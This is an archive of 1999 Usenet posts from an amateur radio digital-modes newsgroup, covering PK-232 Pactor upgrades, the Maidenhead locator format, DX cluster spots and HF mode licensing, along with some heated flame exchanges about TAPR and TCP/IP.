> environment LINUX is, and then respond to new developments for the
Win95/98
> platform by trying to run down the work of others rather than by building
> something comparable (or better) for themselves.
>
> I suppose they are convinced that "talking" is more powerful than "doing",
> which is the reason that the really good stuff shows up on LINUX second,
if
> it shows up at all.
>
> Having nothing comparable to show, they can only sit back and disparage
the
> work of others.
>
> Poor pitiful wretches... (Think I'm gonna CRY!)
>
> --
>
> 73 DE Charles Brabham, N5PVL
> N5PVL @ N5PVL.#NTX.TX.USA.NOAM
> http://www.texoma.net/~n5pvl
>
>
>
>

>

4967. Re: FCC reallocates Ham Band

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-12 00:00:00 UTC
From: "Peter O. Brackett" <ab4bc@ix.netcom.com>
Message-ID: <80i90hmtn1@nntp1.atl.mindspring.net>
Source record: 15575

Now, now Charles, didn't your Mom ever tell you to play nice?

TCP/UDP/IP is here to stay. Get used to it!

Peter AB4BC

Charles Brabham <n5pvl@texoma.net> wrote in message
news:803p0j$2hf0@enews4.newsguy.com...
>
> Bob Nielsen <nielsen@primenet.com> wrote in message
> news:slrn82116a.ng.nielsen@bob.localnet...
> > Charles,
> >
> > I usually just try to ignore your rantings. However, this one goes a
> > bit too far. I realize that you have an extreme dislike for Greg
> > Jones, but your "tens years or more" (sic) comment also attacks Den
> > Connors, Andy Freeborn, Lyle Johnson and myself, along with the many
> > other TAPR board members and volunteers.
>
> So?
>
> You're wrong about my having an extreme dislike for Greg Jones... I think
> Greg is very likable. It's his ideas and the things he promotes that
causes
> him to trail slime behind.
>
> Other TAPR board members most obviously at least went along with Greg's
> crud, so save the self-righteous act for some other time, where you might
> get away with it. Yes, you ARE responsible for what you do.
>
> And yes, TAPR's "Screw everybody else" campaign WAS motivated by a desire
to
> push tcpip at any cost... Including that of making the US Packet net the
> laughingstock of the world by undercutting the efforts of networkers here.
>
> If you sat on the board while Greg promoted that moronic crud, then you
most
> definitely share some of the responsibility for the results that followed.
>
> You can take your self-righteous rebuttlle, fold it up so that it is all
> sharp corners, and then shove it.
>
> --
>
> 73 DE Charles Brabham, N5PVL

> N5PVL @ N5PVL.#NTX.TX.USA.NOAM
> http://www.texoma.net/~n5pvl
>
>
>

4968. Re: The Internet is out to get Ham Radio!!!!

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-12 00:00:00 UTC
From: Cathryn Mataga <cathryn@junglevision.com>
Message-ID: <IUXX3.766$LK3.28984@nuq-read.news.verio.net>
Source record: 15576
Cross-posted to: rec.radio.amateur.digital.misc,alt.ham-radio.packet

And, me, suddenly cable modems don't look so bad. At least, the cable TV system has to be responsible for 'leakage' out on to the radio spectrum. I don't
see why the phone company should be exempt from all this -- except for maybe that they're a little better at managing, the, err, political, situation. Seems to me,
if the phone companies want high bandwidth internet service, they should put in fiber.

Interestingly, during Pacificon, a couple people brought up this issue during question
and answer periods with the ARRL and Riley Hollingsworth, and every time this
was mentioned in the public group, the speakers starting talking about the 3.520mhz cable tv interference issue -- which was kind of a weird non-sequitor.
So, I'm not quite sure what's going on -- if this is real or what. Maybe these guys
hadn't read the hamradio-online article.

Kurt A. Freiberger <wb5bbw@realtime.net> wrote in message news:383046FA.5A453248@realtime.net...
> This should get Charles frothing at the mouth....
>
> http://ajcogswell.tripod.com/hf.html
>
> Basically, a lot of the new DSL technologies are using HF
> bands for their carriers. Imagine HF being transmitted over
> all the twisted-pair copper in your area.
>
> 73/Kurt
>
> --
> ---
> Kurt Freiberger, WB5BBW Network Environmentalist Austin, TX
> As of right now, kurt@cs.tamu.edu should be changed to
> wb5bbw@airmail.net. Forwarding will be in effect for a while.
> Rebecca Elspeth Freiberger was born 10 Sep 1999. See her at
> http://www.realtime.net/~nancy2 for the latest news. Yeah, I
> know, I haven't updated it often enough...

4969. NEW: PaKet v6.2

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-13 00:00:00 UTC
From: dmackey1 <dmackey@bigfoot.com>
Message-ID: <382D20E0.298CE17B@bigfoot.com>
Source record: 15577

Hello All,
PaKet v6.2 can be had from:

http://www.acay.com.au/~tonyl

Send Tony an E-Mail telling him that KC2DCX sent you. I have been
uploading
his program around to different FTP sites as I get the time. For now go
to the
above WEB page and follow the links to PaKet software. I get NOTHING
for helping tony out. Just trying to help a fellow HAM 73's

WWW: http://home.twcny.rr.com/dmackey1
MAIL: mailto:KC2DCX@arrl.net

4970. Re: FCC reallocates Ham Band

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-13 00:00:00 UTC
From: nvjims@aol.com
Message-ID: <19991113153332.25675.00000120@ngol06.aol.com>
Source record: 15578

There is life in the 5.7 Ghz band... I'm currently setting up an eme
station--going to try with a 4m dish and 10 watts.

Jim, N7WVZ
Jim
(formerly Nevada Jim's Outdoor Sports, Elko, NV)
Now just out there having fun!

4971. Mac Software

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-13 00:00:00 UTC
From: Bill Brannick <WmLB@prefer.net>
Message-ID: <UNctOFxR0NjgfS9OKW88QgYbI39M@4ax.com>
Source record: 15579

Is there software available for the Macintosh computer that is
comparable to the "Gold" or "XP" software packages???

4972. Re: Mac Software

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-13 00:00:00 UTC
From: Rick Ruhl <ricker@cssincorp.com>
Message-ID: <uVXxKAiL$GA.223@cpmsnbbsa03>
Source record: 15580

RDCP/Mac is the only host mode program I know that is available for the Kantronics and MacIntosh. it's at http://www.winternet.com/~nedbalek/software.html

HostMaster Mac used to be sold by Kantronics, but Kevin Krueger withdrew it from the market a couple years back. I've been trying to find him to ask if he'd have an interest in distributing it throught us as well as MacRatt, but no luck in finding him so far.

--
Rick Ruhl
President, Creative Services Software
http://www.cssincorp.com

Bill Brannick wrote in message ...
>Is there software available for the Macintosh computer that is
>comparable to the "Gold" or "XP" software packages???
>

4973. Re: PK-232 DSP to TCP/IP to Internet

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-13 00:00:00 UTC
From: "Peter O. Brackett" <ab4bc@ix.netcom.com>
Message-ID: <80knsq$67f$1@nntp1.atl.mindspring.net>
Source record: 15581

Hey Charles here's another one for you to chase and growl at...

Peter AB4BC

Sysop <sysop@twwde.com.tw> wrote in message
news:382885F5.A23DEF88@twwde.com.tw...
> Forgive me if I sound strange.
>
>
> How can I set my PK-232 DSP up to transfer messages over to the
> Internet? I run an ISP and I was wondering how the BBS function in this
> TNC can be linked to transfer mail to the Internet.
>
> --
>
> James Thomas
> SysOp: World Data Exchange - Taiwan
> WEB BBS: http://wins.twwde.com.tw
> Shortwave Page: http://wins.twwde.com.tw/public/radio/radio.htm
>
>

4974. Source document for Maidenhead ?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-13 00:00:00 UTC
From: Ian Wade <ian@dowrmain.demon.co.uk>
Message-ID: <GaNh1UAjTeL4EwBn@dowrmain.demon.co.uk>
Source record: 15582
Cross-posted to: uk.radio.amateur,rec.radio.amateur.digital.misc

Can someone point me to the source document that specifies exactly how
Maidenhead locations are annotated. I need chapter and verse for a
specification I'm working on. In particular, I need to know if the
letters *must* be upper case, or if they can be mixed.

e.g. I know "IO91SX" is OK, but what about "io91sx" or "IO91sx"?

Also, someone told me that "zz" is acceptable for the last two letters
if the real letters aren't known; e.g. "IO91zz". Has anyone ever seen
this specified anywhere?

73
Ian, G3NRW
--
+---+
| APRS on 144.800 [IO91SX] ~55km/35 miles NNW of London |
| email: g3nrw@arrl.net |
| |
| INTRODUCTION TO APRS: http://www.netro.co.uk/whitepaper.htm |
| APRS PROTOCOL SPEC: http://www.tapr.org/tapr/html/aprswg.html |
+---+

4975. Re: Source document for Maidenhead ?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-13 00:00:00 UTC
From: tgold@microvest.demon.co.uk
Message-ID: <19991113.2316.9904737snz@microvest.demon.co.uk>
Source record: 15583
Cross-posted to: uk.radio.amateur,rec.radio.amateur.digital.misc

On Saturday, in article
<GaNh1UAjTeL4EwBn@dowrmain.demon.co.uk> ianwade@netro.co.uk
"Ian Wade" wrote:

> Can someone point me to the source document that specifies exactly how
> Maidenhead locations are annotated. I need chapter and verse for a
> specification I'm working on. In particular, I need to know if the
> letters *must* be upper case, or if they can be mixed.

The man who will certainly know the answers to all your questions is
Dr. John Morris, GM4ANB. I believe that he was a delegate, perhaps
even Chair of the host country's VHF Committee, at the IARU Region 1
meeting at Maidenhead which adopted this standard. I haven't seen
John posting here for about one year and I hope he's well. His web
site is still up, so I presume he's not changed his ISP.

I suggest you try mailto:john@kirsta.demon.co.uk.

Regards,
--
Tony - G3SKR / W2TG email: tgold@panix.com

4976. Re: FCC reallocates Ham Band

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-13 00:00:00 UTC
From: Steve Sampson <ssampson@usa-site.net>
Message-ID: <382DF161.8F7D9BF9@usa-site.net>
Source record: 15584

NV Jims wrote:
>
> There is life in the 5.7 Ghz band... I'm currently setting up an eme
> station--going to try with a 4m dish and 10 watts.
>
> Jim, N7WVZ

and you're going to use morse code right?

4977. Re: Source document for Maidenhead ?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-13 00:00:00 UTC
From: Stephen <stephen.prior@no-spam.ukgateway.net>
Message-ID: <80ksvv$6fb$1@lure.pipex.net>
Source record: 15585
Cross-posted to: uk.radio.amateur,rec.radio.amateur.digital.misc

I'm sure John will be able to help. Likewise, I've not seen him post for a while, but with the dubious quality of much of what goes on here, I'm not too surprised! John was not only involved, he was very much the architect (along AFAIR with an SM, whose call unfortunately escapes me) of the so-called Maidenhead Locator system, although he is probably too modest to readily admit it. I remember well many pub-based evenings with John, Ian G3SEK, Chris G4DGU, Geoff G3NAQ and others in the late seventies/early eighties and can attest the veracity of what I have written above! I always had to drive 20 or so miles home, so the memory was not totally lost in an alcohol induced haze!

Nevertheless, Ian probably remembers more of the detail than me.

73 Stephen G4SJP

"Anthony R. Gold" <tgold@microvest.demon.co.uk> wrote in message news:19991113.2316.9904737snz@microvest.demon.co.uk...
> On Saturday, in article
> <GaNh1UAjTeL4EwBn@dowrmain.demon.co.uk> ianwade@netro.co.uk
> "Ian Wade" wrote:
>
> > Can someone point me to the source document that specifies exactly how
> > Maidenhead locations are annotated. I need chapter and verse for a
> > specification I'm working on. In particular, I need to know if the
> > letters *must* be upper case, or if they can be mixed.
>
> The man who will certainly know the answers to all your questions is
> Dr. John Morris, GM4ANB. I believe that he was a delegate, perhaps
> even Chair of the host country's VHF Committee, at the IARU Region 1
> meeting at Maidenhead which adopted this standard. I haven't seen
> John posting here for about one year and I hope he's well. His web
> site is still up, so I presume he's not changed his ISP.
>
> I suggest you try mailto:john@kirsta.demon.co.uk.
>
> Regards,
> --
> Tony - G3SKR / W2TG email: tgold@panix.com

4978. Have original PK-232, what needed to do PACTOR, etc...

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-13 00:00:00 UTC
From: Jeff Pierce <piercej@preferred.com>
Message-ID: <382DFAF2.28E1BC55@preferred.com>
Source record: 15586

After a several year break from Ham radio, about 8 to 10 years, I am getting a renewed interest. Especially in the HF digital modes. I used to operate HF RTTY, AMTOR and packet and have an original PK-232.

Now, will it operate PACTOR? I see no mention in the manual about PACTOR.

As I said it is an OLD PK-232. The sign on banner states the software is Release 30.DEC.88.

How can I get it to new standards while spending very, very little (read almost none) money on it?

If it is a software upgrade, I can burn EPROMs no problem.

What I am really wanting to do is develop, for fun, freeware control software for Linux.

--
Jeff Pierce
piercej@preferred.com
http://pages.preferred.com/~piercej

------------== Posted via Newsfeeds.Com, Uncensored Usenet News ==----------
http://www.newsfeeds.com The Largest Usenet Servers in the World!
-------== Over 73,000 Newsgroups - Including Dedicated Binaries Servers ==-----

4979. Re: Source document for Maidenhead ?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-14 00:00:00 UTC
From: Rick Sterry <nospam@all>
Message-ID: <ant14191006cz*cL@sandalmagna.demon.co.uk>
Source record: 15499
Cross-posted to: uk.radio.amateur,rec.radio.amateur.digital.misc

In article <GaNh1UAjTeL4EwBn@dowrmain.demon.co.uk>, Ian Wade
<URL:mailto:ian@dowrmain.demon.co.uk> wrote:

> Can someone point me to the source document that specifies exactly how
> Maidenhead locations are annotated. I need chapter and verse for a
> specification I'm working on. In particular, I need to know if the
> letters *must* be upper case, or if they can be mixed.
>
> e.g. I know "IO91SX" is OK, but what about "io91sx" or "IO91sx"?
>
> Also, someone told me that "zz" is acceptable for the last two letters
> if the real letters aren't known; e.g. "IO91zz". Has anyone ever seen
> this specified anywhere?

I remember the original article in RadCom, Ian, though alas I cannot
recall which issue it was in. I am sure that someone will have pointed
you in the direction of John Morris G4ANB/GM4ANB, who wrote the
aforementioned article.

AFAIK there is no rigid format for the letter case, though as the old
locators were in the form "ZO46f" then I think that John also used the
format "IO94mj". However, the Super Duper contest program uses upper
case for the final two letters, and I frequently see this format used
elsewhere.

My personal preference is for the final two letters to be in lower case
as I find it makes the code more readable, but others find the opposite.

I have never heard of the use of "zz" in the way described, but not
being an habitual contester I am perhaps not well qualified to comment!

Rick

NB: Please reply to... <mailto:richard@sandalmagna.demon.co.uk>
--
Richard Sterry G4BLT <http://www.sandalmagna.demon.co.uk/radio/>

4980. Re: Source document for Maidenhead ?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-14 00:00:00 UTC
From: galactica@DELETE_THIS.telinco.co.uk
Message-ID: <382f10ae.4218847@news.telinco.co.uk>
Source record: 15500
Cross-posted to: uk.radio.amateur,rec.radio.amateur.digital.misc

On Sun, 14 Nov 1999 05:34:25 +0000, Ian Wade <ian@dowrmain.demon.co.uk> wrote:

>In article <19991113.2316.9904737snz@microvest.demon.co.uk>, Anthony R.
>Gold <tgold@microvest.demon.co.uk> writes
>
>>I suggest you try mailto:john@kirsta.demon.co.uk.
>>
>
>Thanks Tony, I'll drop him a line.

If that fails, EMail me. I'm sure I have most of the Basic source
from GM4ANB as published in RadComm quite a few years ago.

It's only Basic, but it may help.

--

____
HJS +

4981. Where docs for pactor, amtor, clover, etc...

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-14 00:00:00 UTC
From: Jeff Pierce <piercej@preferred.com>
Message-ID: <382F1949.73D5FC97@preferred.com>
Source record: 15501

Where canan interested party find the specs and protocol tutorials for
teh HF digital modes? Like say you wanted to develop software for
them....

--
Jeff Pierce, wd4nmq
piercej@preferred.com
http://pages.preferred.com/~piercej

----------== Posted via Newsfeeds.Com, Uncensored Usenet News ==----------
http://www.newsfeeds.com The Largest Usenet Servers in the World!
------== Over 73,000 Newsgroups - Including Dedicated Binaries Servers ==-----

4982. Re: Where docs for pactor, amtor, clover, etc...

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-14 00:00:00 UTC
From: W6RCecilA <Cecil.A.Moore@IEEE.org>
Message-ID: <382F1CBB.7792915@IEEE.org>
Source record: 15502

Jeff Pierce wrote:
> Where can an interested party find the specs and protocol tutorials for
> the HF digital modes? Like say you wanted to develop software for
> them....

I've ordered the new ARRL HF Digital Handbook. Don't know yet how
good it is. Here's a quote from the ARRL sales blurb: "Chapters
cover building an HF digital station, digital modes such as PSK31,
PACTOR I & II, Clover, G-TOR, Hellschreiber, HF/internet connection,
and digital contesting." Order #7652 for $15.
--
73, Cecil, W6RCA http://www.mindspring.com/~w6rca

4983. Re: Critics of programmers.....

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-14 00:00:00 UTC
From: Hamish Moffatt <hamish@rising.com.au>
Message-ID: <80nain$10va$2@arachne.labyrinth.net.au>
Source record: 15503

Charles Brabham <n5pvl@texoma.net> wrote:
> Naw, I just go for quality. - Wherever I find it.

rofl!

Hamish
--
Hamish Moffatt Mobile: +61 412 011 176 hamish@rising.com.au
Rising Software Australia Pty. Ltd. http://www.risingsoftware.com/
Phone: +61 3 9894 4788 Fax: +61 3 9894 3362 USA: 1 888 667 7839

4984. Re: Where docs for pactor, amtor, clover, etc...

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-14 00:00:00 UTC
From: Rick Ruhl <ricker@cssincorp.com>
Message-ID: <er43DsuL$GA.164@cpmsnbbsa03>
Source record: 15504

It's been mentioned in here before, but well worth repeating...

Pactor and Pactor II require a license for use...and Pactor II requires
hardware also from SCS http://www.scs-ptc.com. They also provide the docs.

Clover requires a license from Hal Communications http://www.halcomm.com,
they also provide the documentation

GTOR is described in the book, G-TOR, the new mode, by Phil Anderson. It
requires a license from Kantronics.

The other HF modes.. CW, RTTY, ASCII and AMTOR do not require a license.

--
Rick Ruhl
President, Creative Services Software
http://www.cssincorp.com

Jeff Pierce wrote in message <382F1949.73D5FC97@preferred.com>...
>Where canan interested party find the specs and protocol tutorials for
>teh HF digital modes? Like say you wanted to develop software for
>them....
>
>--
>Jeff Pierce, wd4nmq
>piercej@preferred.com
>http://pages.preferred.com/~piercej
>
>
> ----------== Posted via Newsfeeds.Com, Uncensored Usenet News
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> http://www.newsfeeds.com The Largest Usenet Servers in the World!
>------== Over 73,000 Newsgroups - Including Dedicated Binaries Servers
==-----

4985. Software for SCS Pactor-II

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-14 00:00:00 UTC
From: owner1999@yahoo.com
Message-ID: <80ng19$orv@caribe.pdx.oneworld.com>
Source record: 15505

I'm looking for recommendations for what is available for software to control the SCS Pactor-II unit. I'd like something that would run under NT. Anybody have any suggestions, what to look at, what to avoid, etc. Any feedback would be appreciated.

Thanks.....

Don
N0FGK

4986. DX Packet Spots

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-14 00:00:00 UTC
From: john kelley <k2shy@arrl.net>
Message-ID: <PXMvOJqCzgsjVQD5IITODflfrx5F@4ax.com>
Source record: 15506

Greetings,

I hope this is not a dumb question.

I am new to digital modes, I have a KAM Plus and am trying tolearn as much as possible. I have come across the term

DX PACKET SPOTS

and have no idea what this means.

Could some please explain for me and/or recommend some good URLs for beginners such as myself. I have ordered ARRL's Oprating Manual, but I am not too sure if this is a good source of information.

Any help?

73 de John K2SHY

4987. Re: DX Packet Spots

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-14 00:00:00 UTC
From: Rick Ruhl <ricker@cssincorp.com>
Message-ID: <OhJpUEwL$GA.245@cpmsnbbsa03>
Source record: 15507

John,

This is a term that is used with a DX Cluster. A DX cluster is a specific kind of Packet BBS in your area, that when connected send information on a DX station, a spot, (time, freq, call etc) to each station connected. In the old days before clusters, 'Spotting a station' was done on the local repeater.

--
Rick Ruhl
President, Creative Services Software
http://www.cssincorp.com

john kelley wrote in message ...
>Greetings,
>
>I hope this is not a dumb question.
>
>I am new to digital modes, I have a KAM Plus and am trying tolearn as
>much as possible. I have come across the term
>
>DX PACKET SPOTS
>
>and have no idea what this means.
>
>Could some please explain for me and/or recommend some good URLs for
>beginners such as myself. I have ordered ARRL's Oprating Manual, but
>I am not too sure if this is a good source of information.
>
>Any help?
>
>73 de John K2SHY

4988. Re: DX Packet Spots

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-14 00:00:00 UTC
From: Rick Ruhl <ricker@cssincorp.com>
Message-ID: <u6qnJaxL$GA.248@cpmsnbbsa03>
Source record: 15508

>> W1UK: 14005.6 R1AND 0137Z
1999-11-15

The first is station that send the spot, second the frequency the DX station is on, third the DX stations call, 4th is a blank space which can be used for comments about the DX station, 6th is the time of the spot in UTC (Zulu) time and last is the date of the spot.

So W1UK heard/worked R1AND on 14005.6 at 0137 Zulu on 15 oct.

--
Rick Ruhl
President, Creative Services Software
http://www.cssincorp.com

4989. Re: Have original PK-232, what needed to do PACTOR, etc...

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-14 00:00:00 UTC
From: rgawtry@timewave.com
Message-ID: <80l3vp$5oh$1@newsfeed.minn.net>
Source record: 15587

In article <382DFAF2.28E1BC55@preferred.com>, Jeff Pierce <piercej@preferred.com> wrote:
>After a several year break from Ham radio, about 8 to 10 years, I am
>getting a renewed interest. Especially in the HF digital modes. I used
>to operate HF RTTY, AMTOR and packet and have an original PK-232.
>
>Now, will it operate PACTOR? I see no mention in the manual about
>PACTOR.
>
>As I said it is an OLD PK-232. The sign on banner states the software is
>Release 30.DEC.88.
>
>How can I get it to new standards while spending very, very little (read
>almost none) money on it?
>
>If it is a software upgrade, I can burn EPROMs no problem.
>
>What I am really wanting to do is develop, for fun, freeware control
>software for Linux.
>

Jeff,

Timewave has complete support for the PK-232 including DSP, Pactor/GPS/Gateway and low power upgrade kits, cable assemblies and cable kits, manuals, power supplies, complete brand new PK-232/DSP units, Y2K compliant software, and telephone/fax/email tech support. See our web site (www.timewave.com) for more information on all these items.

To upgrade your PK-232 to operate Pactor requires an MBX upgrade kit that includes a MBX daughter board, new firmware and a new manual. Cost is $100.00. The DSP upgrade kit also includes these items as well as a DSP daughter board for $150.00.

The absolutely cheapest way to get a PK-232 that runs Pactor is to find a used PK-232MBX with ver 7.0 or later firmware at a hamfest at a low price. Usually they go for about $125.00 +/- $25.00 on the usenets, but you can sometimes find a better deal at a hamfest. All rights to the firmware are owned by Timewave so the firmware cannot be legally copied.

73,
Randy Gawtry, K0CBH
Timewave Technology Inc.

4990. Re: Have original PK-232, what needed to do PACTOR, etc...

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-14 00:00:00 UTC
From: xpware@home.com
Message-ID: <382e23ae.895415@192.168.0.1>
Source record: 15588

On Sat, 13 Nov 1999 18:57:38 -0500, Jeff Pierce
<piercej@preferred.com> wrote:

>After a several year break from Ham radio, about 8 to 10 years, I am
>getting a renewed interest. Especially in the HF digital modes. I used
>to operate HF RTTY, AMTOR and packet and have an original PK-232.
>
>Now, will it operate PACTOR? I see no mention in the manual about
>PACTOR.
>
>As I said it is an OLD PK-232. The sign on banner states the software is
>Release 30.DEC.88.
>
>How can I get it to new standards while spending very, very little (read
>almost none) money on it?
>
>If it is a software upgrade, I can burn EPROMs no problem.
>
>What I am really wanting to do is develop, for fun, freeware control
>software for Linux.

You will need to add the daughterboard to the PK232 to add
the MBX option, this will add Pactor and the latest firmware
features at that point. You wil need to contact Timewave
at www.timewave.com for pricing and ordering information.
Pactor is NOT possilble on NON-MBX PK232's without
the daughterboard.

73 Gary KF7XP

4991. Re: FCC reallocates Ham Band

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-14 00:00:00 UTC
From: nvjims@aol.com
Message-ID: <19991113234130.25010.00000712@ngol04.aol.com>
Source record: 15589

re: morse code

It sucks, and there are MUCH better methods of communication-----I plan on using ssb for the moonbounce tries, or, even better still, FM, or, CDMA, or, ...

THose believing in CW or "pure 'internet free' packet" are the main problem with ham radio today.....

Jim. N7WVZ

Jim
(formerly Nevada Jim's Outdoor Sports, Elko, NV)
Now just out there having fun!

4992. Re: Source document for Maidenhead ?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-14 00:00:00 UTC
From: Ian Wade <ian@dowrmain.demon.co.uk>
Message-ID: <1A9NzIAhnkL4Ewnx@dowrmain.demon.co.uk>
Source record: 15590
Cross-posted to: uk.radio.amateur,rec.radio.amateur.digital.misc

In article <19991113.2316.9904737snz@microvest.demon.co.uk>, Anthony R. Gold <tgold@microvest.demon.co.uk> writes

>I suggest you try mailto:john@kirsta.demon.co.uk.
>

Thanks Tony, I'll drop him a line.

73
Ian, G3NRW
--
+---+
| APRS on 144.800 [IO91SX] ~55km/35 miles NNW of London |
| email: g3nrw@arrl.net |
| |
| INTRODUCTION TO APRS: http://www.netro.co.uk/whitepaper.htm |
| APRS PROTOCOL SPEC: http://www.tapr.org/tapr/html/aprswg.html |
+---+

4993. Re: PK-232 DSP to TCP/IP to Internet

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-14 00:00:00 UTC
From: Sysop <sysop@twwde.com.tw>
Message-ID: <382E5A7B.FCD86FA3@twwde.com.tw>
Source record: 15591

"Peter O. Brackett" wrote:

> Hey Charles here's another one for you to chase and growl at...
>
> Peter AB4BC

I'll be waiting !

4994. Re: Source document for Maidenhead ?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-14 00:00:00 UTC
From: Joop van der Velden <pe1dna@amsat.org>
Message-ID: <VA.00000301.0002ea7d@p233>
Source record: 15592
Cross-posted to: rec.radio.amateur.digital.misc,uk.radio.amateur

I guess you should contact G4ANB, the original proposer.

There is an extended accuracy option for the MH locator, consisting of
2 additional digits each 0-9, representing the sublocation within
the square.

e.g. JO21RL45

(approved at the iaru conference region 1, 1993)

--
Joop van der Velden
pe1dna@amsat.org

4995. Re: Source document for Maidenhead ?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-14 00:00:00 UTC
From: Paul Keinanen <keinanen@sci.fi>
Message-ID: <M4cuOCf5ci5lkVUtaerHn7nWJ3+r@4ax.com>
Source record: 15593
Cross-posted to: rec.radio.amateur.digital.misc,uk.radio.amateur

On Sun, 14 Nov 1999 09:44:18 +0100, Joop van der Velden
<pe1dna@amsat.org> wrote:

>There is an extended accuracy option for the MH locator, consisting of
>2 additional digits each 0-9, representing the sublocation within
>the square.
>
>e.g. JO21RL45
>
>(approved at the iaru conference region 1, 1993)

If you are going to play with these"microwave locators" as they were
originally called, make sure that you are using a consistent
coordinate system for generating these systems.

The coordinate systems have been created independently in various
countries based on local astronomical measurements. Thus, the
coordinates for a place at the border between two countries may have
slightly different coordinates depending on the country, in which the
map was printed. Thus, the distance calculated from locators between
two stations in different countries might be slightly erroneous.

To overcome this problem, the World Grid System 84 (WGS-84) was
created and it is use by the GPS satellite navigation system. The
difference between the WGS-84 system and various national systems can
be up to 300 m and considering that a "microwave locator" is less than
500 m x 500 m in Europe, thus, the locator derived from WGS-84 and
national systems can be different quite often. Thus the IARU Region 1
conference in Lillehammer, Norway in September 1999, recommended that
the Maidenhead locator system should be based on WGS-84 coordinates.

Paul OH3LWR

4996. Re: FCC reallocates Ham Band

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-14 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <80mci8$2mr5@enews2.newsguy.com>
Source record: 15594

NV Jims <nvjims@aol.com> wrote in message
news:19991113234130.25010.00000712@ngol04.aol.com...
> re: morse code
>
> It sucks, and there are MUCH better methods of communication-----I plan on
> using ssb for the moonbounce tries, or, even better still, FM, or, CDMA,
or,
> ....
>
> THose believing in CW or "pure 'internet free' packet" are the main
problem
> with ham radio today.....

Oh, I see... If we eliminate Morse code, then the use of Radio altogether,
Ham Radio will benefit, right?

Stupid bastard.

--

73 DE Charles Brabham, N5PVL
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

4997. Re: Critics of programmers.....

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-14 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <80mci6$2mr5@enews2.newsguy.com>
Source record: 15595

Peter O. Brackett <ab4bc@ix.netcom.com> wrote in message
news:80i93k$9sk$1@nntp1.atl.mindspring.net...
> Charles:
>
> I take it that you love monopolists!
>

Naw, I just go for quality. - Wherever I find it.

I'm not part of the grand old socialist tradition of attempting to tear down people or groups of people who have been successful, simply because of their success.

When I see the word "Microsoft", I see a brand name, not the "Micro$oft" word that points out the company's profits as if there was something wrong with that.

Capitalism is here to stay. Socialism is not economically viable.

Get used to it.

--

73 DE Charles Brabham, N5PVL
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

4998. Re: Source document for Maidenhead ?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-14 00:00:00 UTC
From: Gary Peach <xcg34@dial.pipex.com>
Message-ID: <80mh9v$j09$3@lure.pipex.net>
Source record: 15596
Cross-posted to: uk.radio.amateur,rec.radio.amateur.digital.misc

Ian Wade wrote
> e.g. "IO91zz".
>Has anyone ever seen this specified anywhere?

Yeah! the Op had fallen asleep ;)

Gary7SLL, sorry

4999. Re: Source document for Maidenhead ?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-14 00:00:00 UTC
From: tgold@microvest.demon.co.uk
Message-ID: <19991114.1541.9904751snz@microvest.demon.co.uk>
Source record: 15597
Cross-posted to: uk.radio.amateur,rec.radio.amateur.digital.misc

On Sunday, in article <80mh9v$j09$3@lure.pipex.net>
xcg34@dial.pipex.com "Gary Peach" wrote:

> Ian Wade wrote
> > e.g. "IO91zz".
> >Has anyone ever seen this specified anywhere?
>
> Yeah! the Op had fallen asleep ;)

:-)

As it's an incremental system, continually adding characters in pairs adds incrementally to the precision. So IO is a complete locator of the "field" of side 20 degrees (of longitude) wide by 10 degrees (of latitude) high. As IO is the complete locator for this "field", it doesn't need (or even benefit from) padding out with fake characters.

The next division is the "square" of say IO91, one tenth the side of the field and 2 degrees wide by 1 degree high. Again IO91 is a complete locator "square", and IO91zz adds nothing useful above IO91.

My guess is that some logging software somewhere, which expected six characters for the 5' wide by 2.5' high locator that is normally exchanged in VHF contests for distance measurement, would also accept just four characters when those four were padded out with a zz filler.

I'm sure it's not any part of the locator system.

Regards from damp and foggy IO91PS.
--
Tony - G3SKR / W2TG email: tgold@panix.com

5000. Re: Configure TH-D7A with PalmPilot?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-14 00:00:00 UTC
From: Walter Dunckel <walterd@radiohound.com>
Message-ID: <80mr2csiv1@nntp1.atl.mindspring.net>
Source record: 15598

There is no Palm Pilot configuration program for the TH-D7 yet.......This would be fairly easy to do (compared to writing an APRS program), so you may see someone coming up with one soon.

I have stalled working on a WinCE version since the APRS CE version of APRS is supposed to be introduced very soon. But if it is much longer, I may begin working on it again.

Walter
http://www.radiohound.com

